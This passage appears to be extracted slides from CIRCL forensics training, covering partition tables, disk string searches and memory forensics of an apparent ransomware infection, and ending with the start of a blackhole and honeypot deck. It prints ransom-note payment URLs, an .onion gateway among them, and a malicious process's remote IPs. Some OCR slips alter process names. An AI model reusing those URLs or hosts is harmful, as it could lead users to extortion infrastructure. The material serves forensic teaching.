Part3: 0x00c06800	0x0068c000	6864896	* 512	3514826752	3.4 GB

- Demo: Change partition type with hexeditor

```
fdisk -l /dev/sdb; hexedit /dev/sdb; F2, CTRL+x
```

- Exercise: Find password in unused space before first partition


## 5.6 Extended Partition - EBR

---

```
...
0000432: 0000 0000 0000 0000 0000 0000 0000 0020 ..... .
0000448: 2100 0b1b 0299 0008 0000 0080 2500 00a8 !.....%...
0000464: 01a8 071a b327 0058 2900 00c0 5d00 0000 ..... 'X)...]...
0000480: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
0000496: 0000 0000 0000 0000 0000 0000 55aa ..... U.
```

### Partition table:

446 – 461	0x1BE – 0x1CD	1th entry – This logical partition
462 – 477	0x1CE – 0x1DD	2nd entry – Empty OR Next EBR – Extended Boot Record
478 – 493	0x1DE – 0x1ED	Unused
494 – 509	0x1EE – 0x1FD	Unused



## 5.7 GPT - GUID Partition Table


---

- BIOS → UEFI - Unified Extensible Firmware Interface
- GUID - Globally Unique Identifier for each partition
  - GUID Partition Table
- Protective MBR at LBA0
  - One single entry covering the entire disk
  - Partition type 0xEE
    - if 0xEE unknown → Not empty → Not formatted
- GPT header at LBA1
- GPT entries at LBA2 → LBA34
- GPT entries: 128 Bytes
- GPT backup at end of disk

## 5.7 GPT - GUID Partition Table

---

**Figure:** Image (c) wikipedia.org - Image used solely for illustration purposes



## 5.8 Exercise: Investigate disk with strange PT

---

- Fix the first partition table entry! `mmls mbr_ex.raw`

	Slot	Start	End	Length	Description
000:	Meta	00000000000	00000000000	00000000001	Primary Table (#0)
001:	_____	00000000000	0000002049	0000002050	Unallocated
002:	000:000	0000002050	0000067585	0000065536	Win95 FAT32 (0x0c)
003:	000:001	0000067586	0000133119	0000065534	Win95 FAT32 (0x0c)
004:	000:002	0000133120	0000262142	0000129023	Win95 FAT32 (0x0c)
005:	_____	0000262143	0000262143	00000000001	Unallocated

- Search for partition 1 signature

```
sigfind -o 510 -l AA55 mbr_ex.raw
```

## 5.8 Exercise: Investigate disk with strange PT

---

- The fixed partition table:

	Slot	Start	End	Length	Description
000:	Meta	0000000000	0000000000	0000000001	Primary Table (#0)
001:	_____	0000000000	0000002047	0000002048	Unallocated
002:	000:000	0000002048	0000067583	0000065536	Win95 FAT32 (0x0c)
003:	_____	0000067584	0000067585	0000000002	Unallocated
004:	000:001	0000067586	0000133119	0000065534	Win95 FAT32 (0x0c)
005:	000:002	0000133120	0000262142	0000129023	Win95 FAT32 (0x0c)
006:	_____	0000262143	0000262143	0000000001	Unallocated

- Investigate partition 3 boundaries

```
dd if=mbr_ex.raw count=2049 | xxd | less
dd if=mbr_ex.raw skip=67583 count=4 | xxd | less
dd if=mbr_ex.raw skip=262142 | xxd | less
```

## 5.9 VBR - Volume Boot Record - Boot Sector

---

```
# dd if=/dev/sdc1 bs=512 count=1 skip=0 |xxd
```

```
0000000: eb58 906d 6b64 6f73 6673 0000 0208 2000 .X.mkdosfs.... . # 0xeb 0x58 0x90  
00000010: 0200 0000 00f8 0000 3e00 f800 0000 0000 .....>..... # JMP 2+88 NOP  
00000030: 0100 0600 0000 0000 0000 0000 0000 0000 .....  
00000040: 0000 29a2 20e9 9c46 4154 2020 2020 2020 ..). .FAT  
00000050: 2020 4641 5433 3220 2020 0e1f be77 7cac FAT32 ...w|. .  
00000060: 22c0 740b 56b4 0ebb 0700 cd10 5eeb f032 ".t.V.....^..2  
...  
...  
000001f0: 0000 0000 0000 0000 0000 0000 0000 55aa .....U.
```

0 – 2	Size: 3	Jump to bootstrap code
3 – 10	Size: 8	OEM-ID: mkdosfs
11 – 12	Size: 2	Bytes per sector: 0x0002 → 0x0200 (little endian)→ 512
13 (0xD)	Size: 1	Sectors per cluster: 0x08 → 4096 bytes per cluster
50 (0x32) – 51	Size: 2	Boot sector backup: 0x0600 → 0x0006 → at sector 6
67 (0x43) – 70	Size: 4	Volume serial number: 0xa220e99c → 0x9ce920a2
71 (0x47)	Size: 11	Volume label: FAT
82 (0x52)	Size: 8	Partition type: FAT32
90 (0x5A)– 509 (0x1FD)	Bootstrap code	
510 (0x1FE)	Size: 2	Signature: 0x55AA

- Demo: Sleuthkit tools: `mmls`, `fsstat`



## 9. String Search

## 9.1 What is 'String Search'?

---

- Search the disk image for known words
  - Terms used in a secret document
  - IBAN or other banking details
  - Email addresses or URLs
  - File names or shell commands
- Search through all the blocks
  - Allocated blocks
  - File slack
  - Non allocated blocks
  - Outside the partition borders
- Goal
  - Proof that the data was there once
  - May even recover deleted files
  - Identify interesting data that are close

## 9.2 Steps to do a String Search

---

1. Identify block/cluster size

`mmls, fsstat`

2. Search for the string and the offset

`blkls | srch_strings | grep`

3. Calculate block/cluster of the string

`xxxxxxxxxx / 4096 = yyyy`

4. Review block/cluster content

`blkcat`

5. Identify inode of the block/cluster

`ifind`

6. Identify associated file

`ffind`

7. Recover file

`icat`

Or mount and copy file

## 9.3 Exercise: What about Paulas cat?

---

### 1. Identify cluster size

```
mmls circl-dfir.dd
```

	Slot	Start	End	Length	Description
000:	Meta	00000000000	00000000000	00000000001	Primary Table (#0)
001:	_____	00000000000	0000002047	0000002048	Unallocated
002:	000:000	0000002048	0004917247	0004915200	NTFS / exFAT (0x07)

```
fsstat -o 2048 circl-dfir.dd
```

```
File System Type: NTFS
Volume Serial Number: 7B6E5F9427919882
OEM Name: NTFS
Volume Name: CIRCL-DFIR
Version: Windows XP
```

```
....
```

```
Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 - 614398
Total Sector Range: 0 - 4915198
```

## 9.3 Exercise: What about Paulas cat?

---

### 2. Search for the string 'Paula'

```
blkls -e -o 2048 circl-dfir.dd | strings -a -td | grep -i paula  
  
157342 Paula's cat is fat .....  
157370 Paula's cat is fat .....  
.....  
157510 Paula's cat is fat .....  
157538 Paula's cat is fat .....
```

### 3. Calculate cluster of the string

```
echo $((157342/4096))  
38  
  
echo $((157538/4096))  
38
```

### 4. Review cluster content

```
blkcat -o 2048 circl-dfir2dd 38 | strings  
.....  
Paula's cat is fat .....  
Paula's cat is fat .....  
Paula's cat is fat .....  
.....
```

## 9.3 Exercise: What about Paulas cat?

---

### 5. Identify inode of the cluster

```
ifind -o 2048 -d 38 circl-dfir.dd  
0-128-1
```

### 6. Identify associated file

```
ffind -o 2048 circl-dfir.dd 0-128-1  
//$/MFT
```

### 7. Recover file

```
icat -o 2048 circl-dfir.dd 0-128-1 > MFT
```

### Exercise: Manual approach - Learn from errors

```
dd if=circl-dfir.dd bs=4096 skip=38 count=1 | xxd | less  
dd if=circl-dfir.dd bs=4096 skip=$((2048 + 38)) count=1 | xxd | less  
dd if=circl-dfir.dd bs=4096 skip=$((2048/8 + 38)) count=1 | xxd | less
```



## 12. Memory Forensics

## 12.1 About Memory Forensics

---

- Information expected
  - Network connections
  - Processes (hidden)
  - Services (listening)
  - Malware
  - Registry content
  - DLL analysis
  - Passwords in clear text
- History
  - 2005: String search
  - → EProcess structures
- Finding EProcess structures
  - Find the doubly linked list (ntoskrnl.exe)
  - Brute Force searching

## 12.2 Get your memory dump

---

- Page file, swap area: pagefile.sys
- Memory dump

<http://www.msuiche.net>

DumpIt.exe

```
E:\>dumpit>DumpIt.exe
DumpIt - v1.3.2.20110401 - One click memory dumper
Copyright <c> 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright <c> 2010 - 2011, MoonSols <http://www.moonsols.com>
```

```
Address space size: 1073676288 bytes ( 1023 Mb)
Free space size: 2401239040 bytes ( 2290 Mb)
```

```
* Destination = \?\?\>E:\dumpit\WIN7WS-20110411-151517.raw
--> Are you sure you want to continue? [y/n] y
+ Processing... Success.
```

```
E:\>dumpit>
```

- Hibernation file: hiberfil.sys
  - powercfg /h[ibernate] [on|off]
  - psshutdown -h

# 12.2 Dumpl

The screenshot shows a Windows desktop environment. In the foreground, a Firefox browser window is open, displaying a page titled "file:///C/Users...TORE\_FILES.html". The page content includes several sections: "What happened to your files?", "What does this mean?", "How did this happen?", and "What do I do?". The last section ends with a link: "For more specific instructions, please visit your personal page". Below this link, three URLs are listed in a green box:

- 1.<http://gfhshhf.home7dfq4.com/EAC5D9725D6BC>
- 2.<http://td63hftt.buwve5ton2.com/EAC5D9725D6BC>
- 3.<https://tw7kagthui5ojez.onion.to/EAC5D9725D6BC>

In the background, a Command Prompt window titled "Administrator: C:\Windows\System32\cmd.exe" is running. The command "E:\dumpit>./DumpIt.exe" was entered, resulting in the following output:

```
E:\dumpit>./DumpIt.exe
'.' is not recognized as an internal or external command,
operable program or batch file.

E:\dumpit>DumpIt.exe
DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

Address space size: 1073676288 bytes ( 1023 Mb)
Free space size: 8084119552 bytes ( 7709 Mb)

* Destination : \??\E:\dumpit\DEMO-PC-20180315-160249.raw
--> Are you sure you want to continue? [y/n] y
* Processing... Success.

E:\dumpit>_
```

## 12.3 Mandiant Redline - Malware Risk Index

---

	Process Name	MRI Score	PID	Path	Arguments	Start Time
1	owxxb-a.exe	93	3432	C:\Users\John\AppData\Roaming	C:\Users\John\AppData\Roaming\owxxb-a.exe	04/15/2019 15:07:13
2	svchost.exe	93	3728	C:\Windows\System32	C:\Windows\System32\svchost.exe -k swprv	04/15/2019 15:07:23
3	csrss.exe	59	360	C:\Windows\System32	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024...	04/15/2019 15:02:54
4	csrss.exe	57	324	C:\Windows\System32	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024...	04/15/2019 15:02:54
5	Explorer.EXE	56	920	C:\Windows	C:\Windows\Explorer.EXE	04/15/2019 15:03:42
6	svchost.exe	55	2884	C:\Windows\System32	C:\Windows\System32\svchost.exe -k secsvc	04/15/2019 15:05:41
7	powershell.exe	52	2748	C:\Windows\System32\WindowsPowerSh...	powershell	04/15/2019 15:05:26
8	spoolsv.exe	52	1296	C:\Windows\System32	C:\Windows\System32\spoolsv.exe	04/15/2019 15:03:02
9	lsass.exe	52	464	C:\Windows\System32	C:\Windows\System32\lsass.exe	04/15/2019 15:02:55
10	svchost.exe	52	852	C:\Windows\System32	C:\Windows\System32\svchost.exe -k netsvc	04/15/2019 15:02:58
11	WzPreloader.exe	52	1852	C:\Program Files\WinZip	"C:\Program Files\WinZip\WzPreloader.exe"	04/15/2019 15:03:44
12	svchost.exe	47	1444	C:\Windows\System32	C:\Windows\System32\svchost.exe -k LocalServiceAndNoImpersonation	04/15/2019 15:03:03
13	services.exe	47	456	C:\Windows\System32	C:\Windows\System32\services.exe	04/15/2019 15:02:55
14						04/15/2019 15:02:55

## 12.3 Mandiant Redline - Malware Risk Index

Malware Risk Index Report

 owxxb-a.exe (3432)

**Process Details**

Username: John  
Path: C:\Users\John\AppData\Roaming  
Parent: (3368)  
Parent Process Path:  
Arguments: C:\Users\John\AppData\Roaming\owxxb-a.exe  
Start Time: 2019-04-15 15:07:13Z  
Kernel Time Elapsed: 00:00:00  
User Time Elapsed: 00:00:00  
SID: S-1-5-21-3408732720-2018246097-660081352-1000  
SID Type:  
Malware Risk Index: 93

**Malware Risk Index Hits**

✖ This process has no executable existing in its process address space, indicating that the binary was unmapped, therefore a potential risk exists.

**Named Memory Sections**



Factor Type	Percentage
Negative Factors	82%
Positive Factors	17%
Ignored Factors	1%

Process Name	PID	Path	State	Created	Local IP Address	Local... Port	Remote IP Add... Port	Re...	Protocol
owxxb-a.exe	3432	C:\Users\John\AppData\Roaming	ESTABLISHED	10.0.2.15	49161	216.239.32.21	443	TCP	
owxxb-a.exe	3432	C:\Users\John\AppData\Roaming	CLOSED	10.0.2.15	49164	139.99.68.76	80	TCP	
owxxb-a.exe	3432	C:\Users\John\AppData\Roaming	ESTABLISHED	10.0.2.15	49160	216.239.32.21	80	TCP	
owxxb-a.exe	3432	C:\Users\John\AppData\Roaming	ESTABLISHED	10.0.2.15	49162	2.17.201.8	80	TCP	

# 12.3 Mandiant Redline - Malware Risk Index

Malware Risk Index Report



**svchost.exe** (3728)

**Process Details**

Username:	C:\Windows\System32
Path:	services.exe (456)
Parent:	C:\Windows\System32
Parent Process Path:	C:\Windows\System32\svchost.exe -k swpnv
Arguments:	C:\Windows\System32\svchost.exe -k swpnv
Start Time:	2019-04-15 15:07:23Z
Kernel Time Elapsed:	00:00:00
User Time Elapsed:	00:00:00
SID:	S-1-5-18
SID Type:	
Malware Risk Index:	93

**Malware Risk Index Hits**

警惕 This process was spawned with unexpected arguments: "C:\Windows\System32\svchost.exe -k swpnv"

**Named Memory Sections**



Negative Factors	45%
Positive Factors	55%
Ignored Factors	0%

## 12.3 Mandiant Redline - Hierarchical

---

▶	System	0	4		04/15/2019 15:02:52		0
	smss.exe	47	248	\SystemRoot\System32\smss.exe	04/15/2019 15:02:52	System	4
	csrss.exe	57	324	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection...	04/15/2019 15:02:54		308
▶	wininit.exe	47	368	wininit.exe	04/15/2019 15:02:54		308
▶	services.exe	47	456	C:\Windows\system32\services.exe	04/15/2019 15:02:55	wininit.exe	368
▶	taskhost.exe	47	352	"taskhost.exe"	04/15/2019 15:03:42	services.exe	456
▶	csrss.exe	59	360	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection...	04/15/2019 15:02:54	taskhost.exe	352
	conhost.exe	47	2552	\?\C:\Windows\system32\conhost.exe	04/15/2019 15:04:43	csrss.exe	360
	winlogon.exe	47	396	winlogon.exe	04/15/2019 15:02:54	taskhost.exe	352
▶	svchost.exe	47	564	C:\Windows\system32\svchost.exe -k DcomLaunch	04/15/2019 15:02:57	services.exe	456
	wmiprvse.exe	47	3268		04/15/2019 15:06:52	svchost.exe	564
	VBoxService.exe	47	624	C:\Windows\System32\VBoxService.exe	04/15/2019 15:02:57	services.exe	456
●	powershell.exe	52	2748	powershell	04/15/2019 15:05:26		2544
●	owxrb-a.exe	93	3432	C:\Users\John\AppData\Roaming\owxrb-a.exe	04/15/2019 15:07:13		3368
●	NOTEPAD.EXE	52	3820	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\John\Desktop\Howto_RESTORE_FILES.txt	04/15/2019 15:08:05	owxrb-a.exe	3432
●	iexplore.exe	52	3832	"C:\Program Files\Internet Explorer\iexplore.exe" -nohome	04/15/2019 15:08:06	owxrb-a.exe	3432
●	iexplore.exe	47	3908	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:3832 CREDAT:14337	04/15/2019 15:08:07	iexplore.exe	3832

# 12.3 Mandiant Redline - Timeline

---

04/15/2019 15:09:26	Process/StartTime	Name: powershell.exe	PID: 2748	Path: C:\Windows\System32\WindowsPowerShell\v1.0	Args: powershell
04/15/2019 15:09:41	Process/StartTime	Name: svchost.exe	PID: 2884	Path: C:\Windows\System32	Args: C:\Windows\System32\svchost.exe -k seccvcs
04/15/2019 15:09:41	Process/StartTime	Name: sppsvc.exe	PID: 2844	Path: C:\Windows\system32	Args: C:\Windows\system32\sppsvc.exe
04/15/2019 15:06:50	Port/CreationTime	Remote: *:0	Local: 0.0.0.0	Protocol: UDP	State: LISTENING
04/15/2019 15:06:50	Port/CreationTime	Remote: *:0	Local: 00:00:00:00:00:00	Protocol: UDP	State: LISTENING
04/15/2019 15:06:50	Port/CreationTime	Remote: *:0	Local: 0.0.0.0	Protocol: UDP	State: LISTENING
04/15/2019 15:06:50	Port/CreationTime	Remote: *:0	Local: 00:00:00:00:00:00	Protocol: UDP	State: LISTENING
04/15/2019 15:06:52	Process/StartTime	Name: wmiprse.exe	PID: 3268	Path: C:\Windows\system32\wbem	Args:
04/15/2019 15:07:13	Process/StartTime	Name: owxob-a.exe	PID: 3432	Path: C:\Users\John\AppData\Roaming	Args: C:\Users\John\AppData\Roaming\owxob-a.exe
04/15/2019 15:07:22	Process/StartTime	Name: vssvc.exe	PID: 3676	Path: C:\Windows\system32	Args: C:\Windows\system32\vssvc.exe
04/15/2019 15:07:23	Process/StartTime	Name: svchost.exe	PID: 3728	Path: C:\Windows\System32	Args: C:\Windows\System32\svchost.exe -k svprv
04/15/2019 15:07:13	Name: owxob-a.exe	PID: 3432	Path: C:\Users\John\AppData\Roaming		Args: C:\Users\John\AppData\Roaming\owxob-a.exe
04/15/2019 15:07:22	Name: vssvc.exe	PID: 3676	Path: C:\Windows\system32		Args: C:\Windows\system32\vssvc.exe
04/15/2019 15:07:23	Name: svchost.exe	PID: 3728	Path: C:\Windows\System32		Args: C:\Windows\System32\svchost.exe -k svprv
04/15/2019 15:08:05	Name: NOTEPAD.EXE	PID: 3820	Path: C:\Windows\system32		Args: "C:\Windows\system32\NOTEPAD.EXE" C:\Users\John\Desktop\H...
04/15/2019 15:08:06	Name: iexplore.exe	PID: 3832	Path: C:\Program Files\Internet Explorer		Args: "C:\Program Files\Internet Explorer\iexplore.exe" -nologin
04/15/2019 15:08:07	Name: iexplore.exe	PID: 3908	Path: C:\Program Files\Internet Explorer		Args: "C:\Program Files\Internet Explorer\iexplore.exe" SCODEF3832 C...
04/15/2019 15:08:07	Name: DllHost.exe	PID: 3928	Path: C:\Windows\system32		Args: C:\Windows\system32\DllHost.exe /ProcessId:{AB890284-09CA-4...

## 12.4 Volatility: Overview

---

```
volatility -h
```

```
...
imagecopy      Copies a physical address space out as a raw DD image
imageinfo      Identify information for the image
...
pslist         Print all running processes by following the EPROCESS lists
psscan         Scan Physical memory for _EPROCESS pool allocations
pstree          Print process list as a tree
psxview         Find hidden processes with various process listings
...
sockets        Print list of open sockets
sockscan        Scan Physical memory for _ADDRESS_OBJECT objects (tcp sockets)
...
```

```
volatility -f [filename] [plugin] [options]
```

```
volatility -f DEMO-PC-20180315.raw imageinfo
```

## 12.4 Volatility: Overview

---

```
volatility -f Win-Enc-20190415.raw imageinfo
```

```
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
AS Layer1 : IA32PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace
PAE type  : No PAE
DTB       : 0x185000L
KDBG      : 0x82968c28L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0x82969c00L
KUSER_SHARED_DATA : 0xfffff0000L
Image date and time : 2019-04-15 15:08:11 UTC+0000
Image local date and time : 2019-04-15 17:08:11 +0200
```

```
volatility --profile=Win7SP1x86 -f [filename] [plugin]
[options]
```

## 12.5 Volatility: Process Analysis

---

### `pslist`

- Running processes
- Process IP - PID
- Parent PIP - PPID
- Start time

### `pstree`

- Like `pslist`
- Visual child-parent relation

### `psscan`

- Brute Force
- Find inactive and/or hidden processes

### `psxview`

- Run and compare some tests
- Correlate `psscan` and `pslist`

## 12.5 Volatility: Process Analysis

---

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw pslist
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Ses	Wow64	Start
0x84233af0	System	4	0	70	505	—	0	2019-04-15 15:02:52 UTC+0000
0x848d8288	smss.exe	248	4	2	29	—	0	2019-04-15 15:02:52 UTC+0000
0x8487a700	csrss.exe	324	308	9	384	0	0	2019-04-15 15:02:54 UTC+0000
0x84fb530	csrss.exe	360	352	7	274	1	0	2019-04-15 15:02:54 UTC+0000
0x84fc3530	wininit.exe	368	308	3	77	0	0	2019-04-15 15:02:54 UTC+0000
0x84fd0530	winlogon.exe	396	352	4	112	1	0	2019-04-15 15:02:54 UTC+0000
0x85048a18	services.exe	456	368	8	203	0	0	2019-04-15 15:02:55 UTC+0000
0x8505ac00	lsass.exe	464	368	7	580	0	0	2019-04-15 15:02:55 UTC+0000
0x8505caa0	lsm.exe	472	368	10	145	0	0	2019-04-15 15:02:55 UTC+0000
...								
...								
...								
0x85050b60	WmiPrvSE.exe	3268	564	9	175	0	0	2019-04-15 15:06:52 UTC+0000
0x8438bd40	owxxb-a.exe	3432	3368	15	471	1	0	2019-04-15 15:07:13 UTC+0000
0x84394030	VSSVC.exe	3676	456	6	123	0	0	2019-04-15 15:07:22 UTC+0000
0x84394488	svchost.exe	3728	456	6	70	0	0	2019-04-15 15:07:23 UTC+0000
0x84a243c8	notepad.exe	3820	3432	1	64	1	0	2019-04-15 15:08:05 UTC+0000
0x846d8030	iexplore.exe	3832	3432	19	427	1	0	2019-04-15 15:08:06 UTC+0000
0x846d2d40	iexplore.exe	3908	3832	11	293	1	0	2019-04-15 15:08:07 UTC+0000
0x846e5a58	dllhost.exe	3928	564	6	94	1	0	2019-04-15 15:08:07 UTC+0000
0x84684d40	dllhost.exe	4012	564	10	212	1	0	2019-04-15 15:08:08 UTC+0000

## 12.5 Volatility: Process Analysis

---

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw pslist
```

Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd
....									
....									
0x3f60f030	taskhost.exe	352	True	True	True	True	True	True	True
0x3fa84d40	dllhost.exe	4012	True	True	True	True	True	True	True
0x3ec23148	spoolsv.exe	1296	True	True	True	True	True	True	True
0x3f63f470	explorer.exe	920	True	True	True	True	True	True	True
0x3ff0bd40	owxxb-a.exe	3432	True	True	True	True	True	True	True
0x3f3d0530	winlogon.exe	396	True	True	True	True	True	True	True
0x3f3c3530	wininit.exe	368	True	True	True	True	True	True	True
0x3ec9f030	svchost.exe	688	True	True	True	True	True	True	True
0x3ef3d758	VBoxTray.exe	1832	True	True	True	True	True	True	True
0x3fae5a58	dllhost.exe	3928	True	True	True	True	True	True	True
0x3ec50b60	WmiPrvSE.exe	3268	True	True	True	True	True	True	True
0x3ec88b90	svchost.exe	564	True	True	True	True	True	True	True
0x3ecd3768	svchost.exe	820	True	True	True	True	True	True	True
0x3ef4f030	SearchIndexer.	2008	True	True	True	True	True	True	True
0x3ec08d40	svchost.exe	1444	True	True	True	True	True	True	True
0x3ed10d40	svchost.exe	1008	True	True	True	True	True	True	True
0x3f6243c8	notepad.exe	3820	True	True	True	True	True	True	True
0x3ecd95f8	svchost.exe	852	True	True	True	True	True	True	True
0x3fad2d40	iexplore.exe	3908	True	True	True	True	True	True	True
....									
....									

## 12.6 Volatility: Network Analysis

---

- Windows XP and 2003 Server
  - connections
  - connscan
  - sockets
- Windows 7
  - netscan

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw netscan
```

Proto	Local Address	Foreign Address	State	Pid	Owner
.....					
UDPV4	0.0.0.0:0	*:*		2748	powershell.exe
UDPV6	:::0	*:*		2748	powershell.exe
TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	456	services.exe
TCPv4	0.0.0.0:49156	0.0.0.0:0	LISTENING	464	lsass.exe
TCPv6	:::49156	:::0	LISTENING	464	lsass.exe
TCPv4	10.0.2.15:49167	2.17.201.11:80	ESTABLISHED	1128	svchost.exe
TCPv4	10.0.2.15:49166	93.184.220.29:80	ESTABLISHED	1128	svchost.exe
TCPv4	10.0.2.15:49165	50.62.124.1:80	ESTABLISHED	3432	owxxb-a.exe
TCPv4	10.0.2.15:49160	216.239.32.21:80	ESTABLISHED	3432	owxxb-a.exe
TCPv4	10.0.2.15:49162	2.17.201.8:80	ESTABLISHED	3432	owxxb-a.exe
TCPv4	10.0.2.15:49168	13.107.21.200:80	ESTABLISHED	3832	iexplore.exe
TCPv4	10.0.2.15:49159	94.23.7.52:80	CLOSE_WAIT	2748	powershell.exe
.....					

## 12.7 Volatility: Exercise

---

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw malfind
```

```
Process: owxxb-a.exe Pid: 3432 Address: 0x400000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 134, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00400000 4d 5a 90 00 03 00 00 00 04 00 00 00 00 ff ff 00 00 MZ.....
0x00400010 b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 ....@....
0x00400020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x00400030 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 .....

0x00400000 4d DEC EBP
0x00400001 5a POP EDX
0x00400002 90 NOP
```

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw getsids
```

```
powershell.exe (2748): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
owxxb-a.exe (3432): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
notepad.exe (3820): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
iexplore.exe (3832): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
iexplore.exe (3908): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
dllhost.exe (3928): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
```

Create memdump of malicious process and search for suspicious URLs!

# Analysing black-hole monitoring dataset

How to better understand DDoS attacks from backscatter traffic, opportunistic network scanning and exploitation



**CIRCL**  
Computer Incident  
Response Center  
Luxembourg

Team CIRCL - *TLP:WHITE*

CIRCL

July 3, 2020

# Outline

---

Introduction

Blackhole & honeypot operation

Data processing

Analysis of denial of service attacks

# Introduction

---



- The Computer Incident Response Center Luxembourg (CIRCL) is a government-driven initiative designed to provide a systematic response facility to computer security threats and incidents.
- CIRCL is the CERT for the private sector, communes and non-governmental entities in Luxembourg.

# Blackhole & honeypot operation

## Motivation and background


---

- IP darkspace or blackhole is
  - **Routable non-used address space** of an ISP (Internet Service Provider),
  - incoming traffic is unidirectional
  - and **unsolicited**.
- Is there any traffic in those darkspaces?
- If yes, what and why does it arrive there?
  - And **on purpose** or **by mischance**?
- What's the security impact?
- What are the security recommendations?

# Blackhole & honeypot operation

## Collection and analysis framework

---



# Blackhole operation

---

## Definition (Principle)

- KISS (Keep it simple stupid)
- Linux & OpenBSD operating systems

## Sensor

```
tcpdump -l -s 65535 -n -i vr0 -w - '(not port $PORT and not host $HOST)' | socat - OPENSSL-CONNECT: $COLLECTOR:$PORT, cert=/etc/openssl/client.pem, cafile =/etc/openssl/ca.crt, verify=1
```

# Honeypot operation (collection)

---

## Generic TCP server

```
socat -T 60 -u TCP4-LISTEN:1234,reuseaddr,fork,max-  
children=$MAXFORKS CREATE:/dev/null
```

## Generic UDP server

```
/usr/local/bin/socat -T 60 -u UDP4-LISTEN:1235,fork,  
max-children=$MAXFORKS CREATE:/dev/null
```

## Redirections

```
pass in on vr0 proto udp from any to any port 1:65535  
